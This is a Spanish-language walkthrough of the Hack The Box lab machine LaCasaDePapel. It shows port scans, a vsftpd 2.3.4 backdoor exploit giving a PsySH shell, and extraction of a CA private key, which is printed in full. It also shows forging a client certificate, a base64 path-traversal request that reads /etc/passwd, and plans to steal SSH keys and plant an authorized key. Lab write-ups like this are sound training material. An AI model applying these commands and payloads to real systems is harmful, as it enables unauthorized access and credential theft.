



SCKULL


[Main Menu](#)

Hack The Box - LaCasaDePapel Writeup

👤 Dany Sucuc



Usamos cookies propias y de terceros para ayudarte en tu navegación. Si continuas navegando consideramos que aceptas el uso de cookies. [Acepto](#) [Más información](#)



MASSCAN

Escaneo de puertos tcp/udp.

```
masscan -p1-65535,U:1-65535 10.10.10.131 --rate=1000 -e tun0

Starting masscan 1.0.4 (http://bit.ly/14GZzcT)
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 443/tcp on 10.10.10.131
Discovered open port 22/tcp on 10.10.10.131
```

```
Discovered open port 80/tcp on 10.10.10.131
Discovered open port 21/tcp on 10.10.10.131
```

NMAP

Escaneo de puertos/servicios.

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-03 00:48 BST
Nmap scan report for 10.10.10.131
Host is up (0.22s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 03:e1:c2:c9:79:1c:a6:6b:51:34:8d:7a:c3:c7:c8:50 (RSA)
|   256 41:e4:95:a3:39:0b:25:f9:da:de:be:6a:dc:59:48:6d (ECDSA)
|_  256 30:0b:c6:66:2b:8f:5e:4f:26:28:75:0e:f5:b1:71:e4 (ED25519)
80/tcp    open  http     Node.js Express framework
|_http-title: La Casa De Papel
443/tcp   open  ssl/http Node.js Express framework
| ssl-cert: Subject: commonName=lacasadepapel.htb/organizationName=La Casa De Papel
| Not valid before: 2019-01-27T08:35:30
|_Not valid after:  2029-01-24T08:35:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_ http/1.1
| tls-nextprotoneg:
|   http/1.1
|_ http/1.0
```


Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 69.11 seconds

Agregamos lacasadepapel.htb a nuestro archivo `/etc/hosts`.

HTTPS

Al visitar la pagina en https nos muestra un error de certificado.



HTTP

Al visitar la pagina nos muestra una imagen QR.



FTP

Encontramos ftp en su version **vftpd 2.3.4** el cual tiene una vulnerabilidad de backdoor, utilizamos exploit escrito en python para ejecutar comandos, cuando lo ejecutamos nos muestra un mensaje de '**Psy Shell**', intentamos conectarnos al puerto 6200, y encontramos una shell de **Psysh**, y, con el comando dir la clase \$tokyo.

INFO: <https://www.hackingtutorials.org/metasploit-tutorials/exploiting-vsftpd-metasploitable/>

Exploit: <https://github.com/In2econd/vsftpd-2.3.4-exploit>

```
root@sckull:~/htb/lacasadepapel# python3 exploit_vsftpd234.py 10.10.10.131 21 dir
[*] Attempting to trigger backdoor...
[+] Triggered backdoor
[*] Attempting to connect to backdoor...
[+] Connected to backdoor on 10.10.10.131:6200
[+] Response:
Psy Shell v0.9.9 (PHP 7.2.10 - cli) by Justin Hileman

root@sckull:~/htb/lacasadepapel# telnet 10.10.10.131 6200
Trying 10.10.10.131...
Connected to 10.10.10.131.
Escape character is '^].
Psy Shell v0.9.9 (PHP 7.2.10 - cli) by Justin Hileman
dir
Variables: $tokyo
dir $tokyo
help
  help      Show a list of commands. Type `help [foo]` for information about [foo].          Aliases: ?
  ls        List local, instance or class variables, methods and constants.           Aliases: list, dir
  dump     Dump an object or primitive.
  doc       Read the documentation for an object, class, constant, method or property.   Aliases: rtfm, man
  show     Show the code for an object, class, constant, method or property.
  wtf      Show the backtrace of the most recent exception.                           Aliases: last-exception, wtf?
  whereami Show where you are in the code.
  throw-up Throw an exception or error out of the Psy Shell.
  timeit   Profiles with a timer.
  trace    Show the current call stack.
  buffer   Show (or clear) the contents of the code input buffer.                      Aliases: buf
  clear    Clear the Psy Shell screen.
  edit     Open an external editor. Afterwards, get produced code in input buffer.
  sudo     Evaluate PHP code, bypassing visibility restrictions.
  history  Show the Psy Shell history.                                              Aliases: hist
  exit     End the current session and return to caller.                            Aliases: quit, q
```

Utilizamos el comando 'show \$tokyo' para mostrar el código que en este se encuentra.

```
show $tokyo
> 2| class Tokyo {
3|   private function sign($caCert,$userCsr) {
4|     $caKey = file_get_contents('/home/nairobi/ca.key');
5|     $userCert = openssl_csr_sign($userCsr, $caCert, $caKey, 365, ['digest_alg'=>'sha256']);
6|     openssl_x509_export($userCert, $userCertOut);
7|     return $userCertOut;
8|   }
9| }
```

```
class Tokyo {
private function sign($caCert,$userCsr) {
  $caKey = file_get_contents('/home/nairobi/ca.key');
  $userCert = openssl_csr_sign($userCsr, $caCert, $caKey, 365, ['digest_alg'=>'sha256']);
  openssl_x509_export($userCert, $userCertOut);
  return $userCertOut;
}
}
```

Al parecer es una clase que crea un certificado para tener acceso a la pagina en https, vamos a generar el nuestro utilizando la key (**ca.key**) que utiliza la funcion. Para leer este archiv utilizamos: [file_get_contents\(archivo\)](#).

```
$key = file_get_contents('/home/nairobi/ca.key');
=> """
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwgSkAgEAAoIBAQDPczpU3s4PmwdB
7MJsi/m8mm5rEkXcDmratVak2pTwWxudo/FFsWAC1zyFV4w2KLacIU7w8Yaz0/
2m+jLx7wNH2SwFBjJeo5lnz+ux3HB+NhwC/5rdRsk07h7LJ3dvwYv7hcjPNKLCRL
uXt2Ww6GXj4oHhwziE2ETkHgrxQp7jB8pL96SDIJFNEQ1wqp3eLNnPPfbLLMw8M
Y04ULX0aGUdXKmqx9L2spRURI8dzNoRCV3eS6lWu3+YGrC4p732yW5DM5G07xEyp
s2Bvn1kPro9AFKQ3Y/AF6JE8FE1d+daVrcarpu6Sm73FH2j6Xu63Xc9d1D989+Us
PCe7nAxnAgMBAECggEAagfyQ5jR58YMX97GjSaNeKRkh4NYpIM25renIed3C/3V
Dj75Hw6vc7JJiQ1XLm9n0eynR33c0FxArBg2R5niMy7djuxmuWxLxgM8UIAeU89
1+50LiwC7N3efdPm/w/rr5VZwy9U7MKnt3TSNtzPZW7JlwKmlLoe3Xy2EnGvA0aFZ
/CAhn5+pxKVw5c2e1Syj9K23/Bw613rQHbixq9Ir4/QCoDGEbZL17InuVyUQcrb+
q0rLBKoX0be5esfBj0GH0dhNkP1LYyZCREQ8hcLLMwLzgDLvA/8pxHMxk0W8k3Mr
uaug9prjnu6nJ3v1uL42NqlLgARMNmHejUPry/d4oYQKBg0DzB/g0fr1R5a2phBVd
I0wLpDHVpi+K1JMZkayRVHn+sCg2NAI0gapvdrdxfn0mhP9+k3ue3BhfUweIL90g
7MrBhZIRJJMT4yx/2lIeiA1+oEwNdYLJKtLG0FE+T1npqCCGD4hpB+nXTu9Xw2bE
g3uK1h6Vm12IyrRMgl/0AAZwEQKBgQDahTBvV3Dp0wBwC3Vfk6wqZKxLrMBxtDmn
sqBjrd8pbpXRqj6zqIydwSJaTLeY6Fq9XysI8U9C6U6sAk0+0PG6uhxdw4+mDH
CTbdwePMFbQb7aKiDFGTZ+xuL0qvHuFx3o0pH8jT91C75E30FRjGquxv+75Mi6Y
sm7+mvMs9wKBgQCLJ3Pt5GLYgs818cgdxTkzkFlsgLRWJLN5f3y0lg4MVCCIhNI
ikYhfnM5CwVRInP8cMvwRU/d5Ynd2M0kKTju+xP3oZMa9Yt+r7sdnBrobMKPdN2
zo8L8vEp4VuVJGT6/efYYByUGMFYmiy8exP5AfMPLj+Y1j/58uiSVldZUQKBgBM
ukXI0BUUDcoMh3UP/ESJm3dqIrCcX91A0lvZQ4aCXsjDW61E0HzeNUsZbjay1gx
9amA0SaoePSTfyoZ8R17oeAktQjtMcs2n50n0bbHjqcLjtFZfnIarHQETHLiqH9M
WGjv+NPbLEXzwEaPqV5dvxiU6HiNsK5rT5wTed/AoGBAJ1lzeAXtmZeuQ95eFbM
7b75PUQYxRrVNluzvwdHmZEnQsKucXJ6uZG9skiqdlslhYmda00mQajW3yS4TsR
aRklful5+Z60JV/5t2Wt9gyHYZ65YMzApUanVxaWCCNvoeq+yvzId0st2DRl83Vc
53udBEzjt3WPqYGkkDknVhjD
-----END PRIVATE KEY-----
"""
```

```
echo $key
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEAAQSCBkgwgSkAgEAAoIBAQDPczpU3s4Pmwdb
7Mjsi//m8mm5+EkXcDmratVAk2pTwWxudo/FFswAC1zyFV4w2KLacIU7w8Yaz0/
2m+jLx7wNH25wFBjJe05lnz+ux3HB+NhWC/5rdRsk07h71J3dwYv7hcjPNKLCR1
uXt2w6GXj4oHhwziE2ETkHgrxOp7jB8pL96SDIJFNEQ1Wqp3eLNnPPbfbLLMw8M
YQ4ULX0aGUdXKmqx9L2spRURI8dzNoRCV3eS6lWu3+YGrC4p732yW5DM5Go7XEyp
s2Bvn1kPrq9AFKQ3Y/AF6JE8FE1d+daVrcaRp6Sm73FH2j6Xu63Xc9d1D989+Us
PCe7nAxnAgMBAAECggEAagfyQ5jR58YMX97GjSaNeKRkh4NYpIM25renIed3C/3V
Dj75Hw6vc7JJiQ1XLm9n0eynR33c0FVxrABg2R5niMy7djxUxmuWxLxgM8UIAeU89
1+50LwC7N3efdPm/w/rr5VZwy9U7MKnt3TSNtzPZw7JlwKmLLoe3Xy2EnGvA0aFZ
/CAhn5+pxKVw5c2e1Syj9K23/BW6l3rQHBixq9Ir4/QCoDGeBZL17InuVyUQcrb+
q0rLBKoX0be5esfBjQGHodHnPILYYZCRE08hc1LM/LzgDLvA/8pxHMxk0W8k3Mr
uaug9prjnu6nJ3v1u142NqLgARMmHejUPry/d4oYQKBgQDzB/gDfr1R5a2phBvd
I0wlPdHVi+K1JM2kayRVHh+c2g2NAI0gapvdrdxrN0mhP9+k3ue3BhfUweIL90g
7MrBhZIRJJMT4yx/2lIeiA1+oEwNdYlJKtLG0FE+T1npqCCGD4hpB+nXTu9Xw2bE
G3uK1h6Vm12IyrRMg1/0AAZwEQKBgQDahTBvV3Dp0wBWCB3Vfk6wqZKxLrMBxtDmn
sqBjrd8pbpXRqj6zqIydyjwSJaTLeY6Fq9XysI8U9C6U6sAkd+0PG6uhxdW4++mDH
CTbdwePMFbQb7akIDFGTZ+xuL0qvHuFx3o0pH8jT91C75E30FRjGquxv+75hM16Y
sm7+mvMs9wKBgQCLj3Pt5GLYgs818cgdxTkzxFlsgrLwJLN5f3y0lg4MVccikHNI
ikYhfnM5CwVRInP8cMvwRU/d5Ynd2MQkKTju+xP3oZMa9Yt+r7sdnBrobMKPdM2
zo8L8vEp4VuVJGT6/efYY8yUGMFYmiy8exP5AfMPLj+Y1j/58uiSV1dZUQKBgBM/
ukXI0BUdcoMh3UP/ESJm3dqIrcCx9iA0lvZQ4aCXsjDW61EOHtzeNUsZbjaylgxC
9amA0SaoePSTfyoz8R17oeAktQjtMcs2n50n0bbHjqcLjtFZfnIarHQETHLiqH9M
WGjv+NpBLExwzwEaPqV5dvxu06HiNsKSrT5WTed/AoGBAJ11zeAXtmZeUQ95eFbm
7b75PUQYxXRrVNluzvdHmZEnQsKucXJ6uZG9skiqDlslhYmda00mQajW3yS4TsR
aRklful5+Z60JV/5t2wt9gyHYZ6SYMzApUanVxaWCCNvoeq+yvzId0st2DRl83Vc
53udBEzjt3WPqYGkkDknVhjD
-----END PRIVATE KEY-----
```

Generamos nuestro certificado para firefox con los siguientes comandos:

```
openssl req -key ca.key -new -x509 -days 365 -out lacasadepapelhtb.crt -subj "/C=US/ST=New York/L=Brooklyn/O= La Casa De Papel/CN=lacasadepapelhtb"
openssl pkcs12 -export -in lacasadepapelhtb.crt -inkey ca.key -out lacasadepapelhtb.p12
```

Importamos nuestro certificado a firefox y al visitar la pagina nos muestra lo siguiente:




Al visitar **SEASON-1** nos muestra una lista de videos en formato avi al visitar o dar click a uno de ellos nos descarga un archivo, vacio.



01.avi

<https://lacasadepapel.htb/file/U0VBU090LTEvMDEuYXZp>

Dicha url en su parte final (/U0VBU09OLTEvMDEuYXZp) esta codificada en base64, por lo que al decodificarla obtenemos el valor de SEASON-1/01.avi, sabiendo esto podemos codificar '`../../../../etc/passwd`' en base64 para observar que pasa si codificamos una ruta de un archivo para descargarla.



The screenshot shows a browser window with the URL `https://lacasadepapel.htb/file/Li4vLi4vLi4vLi4vZXRjL3Bhc3N3ZA==`. The page displays a text area containing the contents of the `/etc/passwd` file. The title of the tab is `passwd-1 /tmp/mozilla_root0`. The text area contains approximately 40 entries, each representing a user account with their login name, password (all set to `x`), uid, gid, and home directory. The users listed include root, bin, daemon, adm, lp, sync, shutdown, halt, mail, news, uucp, operator, man, postmaster, cron, ftp, sshd, at, squid, xfs, games, postgres, cyrus, vpopmail, ntp, smmsp, guest, nobody, and chrony. The browser interface includes standard controls like Open, Save, and Close, as well as text input and output fields at the bottom.

```
root:x:0:0:root:/bin/ash  
bin:x:1:1:bin:/bin/nologin  
daemon:x:2:2:daemon:/sbin/nologin  
adm:x:3:4:adm:/var/adm:/sbin/nologin  
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin  
sync:x:5:0:sync:/sbin:/bin/sync  
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown  
halt:x:7:0:halt:/sbin:/sbin/halt  
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin  
news:x:9:13:news:/usr/lib/news:/sbin/nologin  
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin  
operator:x:11:0:operator:/root:/bin/sh  
man:x:13:15:man:/usr/man:/sbin/nologin  
postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin  
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin  
ftp:x:21:21::/var/lib/ftp:/sbin/nologin  
sshd:x:22:22:sshd:/dev/null:/sbin/nologin  
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin  
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin  
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin  
games:x:35:35:games:/usr/games:/sbin/nologin  
postgres:x:70:70::/var/lib/postgresql:/bin/sh  
cyrus:x:85:12::/usr/cyrus:/sbin/nologin  
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin  
ntp:x:123:123:NTP:/var/empty:/sbin/nologin  
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin  
guest:x:405:100:guest:/dev/null:/sbin/nologin  
nobody:x:65534:65534:nobody::/sbin/nologin  
chrony:x:100:101:chrony:/var/log/chrony:/sbin/nologin
```

Así es como obtenemos el archivo `/etc/passwd`, ahora que sabemos como descargar archivos vamos a descargar el `id_rsa` (`../.ssh/id_rsa`) del usuario '**berlin**' y así conectarnos mediante el servicio **ssh**. Por alguna razón el `id_rsa` del usuario '**berlin**' no funciona en sí mismo, funciona con el usuario '**professor**' y '**dali**'. En el caso de **dali** debemos de agregar nuestra clave al archivo `authorized_keys` mediante **PSYSH**.

USUARIO DALI PSYSH

<https://www.sitepoint.com/interactive-php-debugging-psysh/>

Utilizando **psysh** en el puerto 6200 mediante telnet podemos leer y escribir archivos, en este caso vamos a leer el archivo `/etc/passwd`.

```
$file = file_get_contents('/etc/passwd');echo $file;
```

```
$file = file_get_contents('/etc/passwd');echo $file;
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
